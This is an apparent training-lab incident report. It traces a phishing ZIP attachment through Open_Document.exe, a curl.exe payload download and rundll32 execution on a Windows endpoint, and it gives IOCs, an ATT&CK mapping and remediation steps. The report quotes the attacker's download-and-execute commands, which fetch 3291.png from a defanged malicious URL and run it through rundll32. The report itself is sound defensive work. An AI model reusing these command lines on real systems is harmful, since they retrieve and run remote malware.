

Week 6 · Task 18

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Task: Capstone - Full Incident Investigation + Report

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Introduction

This report documents the end-to-end investigation of a suspected malware incident identified on a Windows endpoint. The investigation began with a suspicious email containing a ZIP attachment and progressed through endpoint process activity, file creation, command execution, payload download, and execution using a trusted Windows system utility.

The investigation was conducted using endpoint and email telemetry from the LetsDefend environment, with additional IOC validation performed using VirusTotal. The objective was to reconstruct the attack timeline, identify and correlate indicators of compromise (IOCs), determine the techniques used by the threat actor, assess the observed impact, and provide appropriate containment and remediation recommendations.

The investigation identified a multi-stage execution chain involving the attachment `perspiciatism.zip`, the extracted `Open_Document.exe`, Windows command shell activity, a remote payload download, and subsequent execution of the downloaded file through `rundll32.exe`. The associated download URL was also found to have malicious and phishing-related detections in VirusTotal.

The findings presented in this report are based on observed telemetry and documented threat-intelligence results. Where evidence does not establish a definitive relationship or conclusion, this is explicitly stated rather than assumed.

Incident Overview

The incident involved a suspected malware infection on the Windows endpoint 172.16.17.122. The initial indicator was a suspicious email received by the user from support[[@](mailto:support@mail.westcapitalreserve.com)mail[.]westcapitalreserve[.]com, with the subject “Important Documentation” and an attachment named perspiciatism.zip. The email was permitted by the mail security control.

Subsequent endpoint telemetry showed the attachment being downloaded and extracted, followed by execution of Open_Document.exe. The executable initiated Windows command-shell activity, including the creation of C:\wnd and the execution of a curl.exe command that downloaded a file named 3291.png from [https://yourunitedlaws\[.\]com/mrD/4462](https://yourunitedlaws.com/mrD/4462)

The downloaded file was subsequently executed using rundll32.exe with the export GetModuleProp. The URL used to retrieve the payload was independently identified by VirusTotal as suspicious, with 12 of 92 security vendors flagging it and classifications including phishing, malware, and malicious activity.

The investigation therefore identified a multi-stage attack chain beginning with an email attachment and progressing to payload retrieval and execution on the affected endpoint.

Incident Detection & Initial Investigation

The incident was identified through the SOC319 — Suspicious DLL Execution Detected alert on the endpoint 172.16.17.122. The alert was classified as Medium severity and Malware, with Event ID 297.


The alert identified execution of rundll32.exe with the following command:
rundll32 c:\wnd\3291.png,GetModuleProp

The use of rundll32.exe to execute a file with a .png extension was identified as suspicious because the file extension does not correspond to the expected use of the utility. The alert also identified RUNDLL32.EXE as the executing process and recorded the endpoint protection action as Not Detected.

Initial alert information also identified a suspicious email received shortly before the endpoint activity. The email originated from support[.]mail[.]westcapitalreserve[.]com, had the subject “Important Documentation”, and contained the attachment perspiciatism.zip. The email was allowed by the mail security control.

The initial investigation therefore focused on determining whether the suspicious DLL execution was connected to the email attachment and whether preceding endpoint activity could establish the sequence of events leading to the alert. Endpoint logs were subsequently reviewed using the affected host IP address to reconstruct the process and file-creation chain.

Figure 1. Suspicious email containing the perspiciatism.zip attachment that initiated the observed attack chain.



Timeline of Events

The following timeline was reconstructed from the email and endpoint telemetry collected during the investigation:

Time	Event
08:11:36	Suspicious email received from support[.]mail[.]westcapitalreserve[.]com with subject "Important Documentation" and attachment perspicatism.zip.
09:16:08	Chrome created perspicatism.zip in the user's Downloads directory.
09:16:29	7-Zip created PERSPICATISM.iso from the downloaded archive.
09:16:43	7-Zip created Open_Document.exe and edputil.dll within the extracted directory.
09:16:53	Open_Document.exe (PID 3000) was created and executed from the extracted directory.
09:16:54	Open_Document.exe spawned cmd.exe, which executed md c:\wnd, creating the C:\wnd directory.
09:16:54	A second cmd.exe process was launched by Open_Document.exe to execute data\document.rtf.
09:16:55	cmd.exe launched curl.exe, which downloaded 3291.png from hxxps://yourunitedlaws[.]com/mrD/4462 to C:\wnd\3291.png.
09:17:05	Microsoft Word created the temporary file ~\$document.rtf, providing evidence that the RTF document was opened by Word.
09:17:10	Open_Document.exe (PID 3000) terminated.
09:17:10	rundll32.exe (PID 4116) was created and executed c:\wnd\3291.png,GetModuleProp. The process was associated with Open_Document.exe as its parent.

The timeline demonstrates a progression from the delivery and extraction of the suspicious archive through execution, payload retrieval, and subsequent payload execution on the affected endpoint.

Evidence Collected

The investigation produced multiple pieces of endpoint, email, process, and threat-intelligence evidence that can be correlated into a single attack chain.

Email Evidence

The initial email was sent from support[[@mail\[.\]westcapitalreserve\[.\]com](#)] to ross@letsdefend.io with the subject "Important Documentation". The message contained the attachment perspiciatism.zip and was permitted by the mail security control.

The attachment name was subsequently observed on the affected endpoint, where Chrome created perspiciatism.zip in the Downloads directory.

File and Process Evidence

Endpoint telemetry showed that 7-Zip extracted PERSPICIATISM.iso, followed by the creation of Open_Document.exe and edputil.dll.

Open_Document.exe was then executed with the user's account and spawned multiple cmd.exe processes. One command created the directory C:\wnd, while another initiated execution of data\document.rtf.

Microsoft Word subsequently created the temporary file ~\$document.rtf, supporting the observation that the RTF document was opened.

Figure 2. Endpoint telemetry showing Chrome creating perspiciatism.zip on the affected host.




Figure 3. 7-Zip extraction resulting in the creation of Open_Document.exe within the extracted directory.





Figure 4. Endpoint telemetry showing cmd.exe executing data\document.rtf as part of the observed execution chain.




Payload Download Evidence

A cmd.exe process launched curl.exe with the following command:

```
curl.exe --output c:\wnd\3291.png --url hxxps://yourunitedlaws[.]com/mrD/4462
```

This provides direct endpoint evidence that the system retrieved the file 3291.png from the external URL and saved it under C:\wnd.

Figure 5. Endpoint telemetry showing curl.exe retrieving the second-stage payload and saving it as C:\wnd\3291.png.



Payload Execution Evidence

At 09:17:10, rundll32.exe was created with PID 4116 and executed:


```
rundll32 c:\wnd\3291.png,GetModuleProp
```

The associated SHA-256 observed for this rundll32.exe process was:

```
9F1E56A3BF293AC536CF4B8DAD57040797D62DBB0CA19C4ED9683B556554981
```

The event identified Open_Document.exe as the parent process, providing endpoint-level evidence connecting the initial executable to the subsequent payload execution.

Figure 6. Endpoint telemetry showing rundll32.exe executing C:\wnd\3291.png using the GetModuleProp export.




Threat Intelligence Evidence

The download URL was checked against VirusTotal. 12 of 92 security vendors flagged the URL, with classifications including phishing, malware, and malicious activity. The domain was also categorised by some vendors as a phishing, malware, or compromised website.

The payload hash itself did not return a public VirusTotal analysis during the investigation. Therefore, no malware-family attribution is made solely from that hash.

Figure 7. VirusTotal analysis showing 12 of 92 security vendors flagging the identified download URL.



MITRE ATT&CK Mapping

The observed activity was mapped to the following MITRE ATT&CK techniques based on the evidence collected during the investigation:

Technique	ATT&CK ID	Evidence Observed
Phishing: Spearphishing Attachment	T1566.001	Email containing perspicatism.zip was received from support[.]mail[.]westcapitalreserve[.]com.
User Execution: Malicious File	T1204.002	The suspicious Open_Document.exe was executed from the extracted archive directory.
Command and Scripting Interpreter: Windows Command Shell	T1059.003	Open_Document.exe spawned cmd.exe, which executed commands including md c:\wnd and the curl.exe download command.
Ingress Tool Transfer	T1105	curl.exe retrieved 3291.png from the external URL and saved it to C:\wnd\3291.png.
System Binary Proxy Execution: Rundll32	T1218.011	rundll32.exe was used to execute c:\wnd\3291.png,GetModuleProp.

These mappings are based on observed activity rather than simply reproducing all techniques listed in the original SOC319 alert. Techniques for which the investigation did not produce supporting evidence were not independently asserted.

The resulting attack sequence can therefore be summarized as:

Phishing attachment → User execution → Windows command shell → Payload transfer → Rundll32 execution.

Indicators of Compromise (IOCs)

The following indicators were identified during the investigation and should be considered relevant for detection, threat hunting, and containment.

IOC Type	Indicator	Description
Email Sender	support[.]mail[.]westcapitalre serve[.]com	Sender of the suspicious email containing the malicious attachment
Sender IP	192.227.130.26	Source IP associated with the suspicious email
Attachment	perspiciatism.zip	Attachment delivered through the suspicious email
Archive/Payload	PERSPICIATISM.iso	ISO file created during extraction
Executable	Open_Document.exe	Executable observed running from the extracted directory
DLL	edputil.dll	DLL created alongside Open_Document.exe
Downloaded File	C:\wnd\3291.png	File downloaded to the endpoint before execution through rundll32.exe
SHA-256	9F1E56A3BF293AC536CF4B 8DAD57040797D62DBB0CA 19C4ED9683B556554981	Hash associated with the observed rundll32.exe process
URL	hxxps://yourunitedlaws[.]com/ mrD/4462	External URL used by curl.exe to retrieve 3291.png
Domain	yourunitedlaws[.]com	Domain hosting the downloaded payload
IP Address	50.3.132.236	IP address shown by VirusTotal for the investigated URL
Host	172.16.17.122	Affected endpoint

The URL was validated through VirusTotal, where 12/92 security vendors flagged it as phishing, malware, malicious, or suspicious. The payload hash did not have an

available public VirusTotal analysis at the time of investigation and therefore was not assigned a malware family based solely on hash reputation.

Root Cause and Impact

Root Cause

The investigation indicates that the incident originated from a phishing email containing a suspicious ZIP attachment, `perspiciatism.zip`. The attachment was subsequently downloaded to the affected endpoint and extracted, resulting in the creation of `Open_Document.exe` and `edputil.dll`.

The extracted executable was then executed under the LetsDefend user account. It spawned Windows command-shell processes that created the `C:\wnd` directory, accessed the RTF document, and used `curl.exe` to retrieve an additional payload from an external URL.

The available evidence supports phishing-delivered malware as the initial infection vector. However, the investigation does not establish precisely how the user interacted with the original email or attachment, so this should not be stated as a confirmed user action beyond the observed execution of the extracted executable.

Impact

The affected endpoint was exposed to a multi-stage malware execution chain.

Observed activity included:

- Execution of an executable originating from the extracted email attachment.
- Creation of files and directories associated with the attack.
- Execution of Windows command-shell commands.
- Retrieval of an external payload using `curl.exe`.
- Execution of the downloaded payload through `rundll32.exe`.

- Network communication with an externally hosted URL that received multiple malicious/phishing classifications from VirusTotal.

The investigation did not establish evidence of successful lateral movement, credential theft, data exfiltration, or persistence on the basis of the logs reviewed. These activities should therefore not be claimed as confirmed impact.

The confirmed impact is limited to the execution and payload-delivery activity observed on the affected endpoint, with the endpoint requiring containment and further remediation.

Recommendations

Based on the evidence collected during the investigation, the following actions are recommended:

1. Contain the affected endpoint

Isolate host 172.16.17.122 from the network to prevent further malicious communication or potential spread while remediation is performed.

2. Remove identified malicious artifacts

Quarantine and remove Open_Document.exe, edputil.dll, 3291.png, perspicatism.zip, and the associated extracted files from the affected system.

3. Block identified network indicators

Add the defanged domain yourunitedlaws[.]com, the URL path /mrD/4462, and the associated IP 50.3.132.236 to appropriate network and security controls where applicable.

4. Block the phishing sender and attachment

Block support[(@)]mail[.]westcapitalreserve[.]com and search mail systems for other messages containing perspicatism.zip or related indicators.

5. Conduct endpoint-wide threat hunting

Search other endpoints for the identified filenames, hashes, URL, domain, IP address, and suspicious rundll32.exe execution involving .png files.

6. Review authentication and lateral-movement activity

Examine authentication, network, and endpoint telemetry for evidence of activity involving the affected account or host. This is particularly important because the current investigation did not establish successful lateral movement or credential compromise.

7. Reset potentially exposed credentials if required

If additional investigation identifies credential exposure or suspicious authentication activity, reset affected credentials and invalidate active sessions.

8. Strengthen email security controls

Review filtering policies for suspicious archive attachments, ISO files, executable content, and phishing messages designed to persuade users to open attachments.

9. Improve endpoint detection coverage

Maintain detections for suspicious chains such as Office/document activity leading to cmd.exe, curl.exe, and rundll32.exe, particularly when trusted Windows utilities are used to retrieve or execute unexpected files.

10. User awareness and reporting

Reinforce phishing awareness training and encourage users to report unexpected attachments rather than opening or extracting them.

Conclusion

The investigation established a multi-stage malware execution chain beginning with a suspicious phishing email containing the perspicatism.zip attachment. Endpoint telemetry subsequently showed the archive being downloaded and extracted, followed by execution of Open_Document.exe.

The executable initiated Windows command-shell activity, created the C:\wnd directory, accessed the RTF document, and used curl.exe to retrieve 3291.png from [https://yourunitedlaws\[.\]com/mrD/4462](https://yourunitedlaws[.]com/mrD/4462). The downloaded file was subsequently executed through rundll32.exe using the GetModuleProp export.

External threat intelligence provided additional support for the investigation, with VirusTotal reporting 12/92 detections for the identified download URL. The investigation did not establish confirmed lateral movement, credential theft, persistence, or data exfiltration, and these activities have therefore not been classified as confirmed impact.

Overall, the available evidence supports the classification of the incident as a phishing-delivered malware execution event involving multiple stages of file extraction, command execution, payload transfer, and execution through a trusted Windows utility.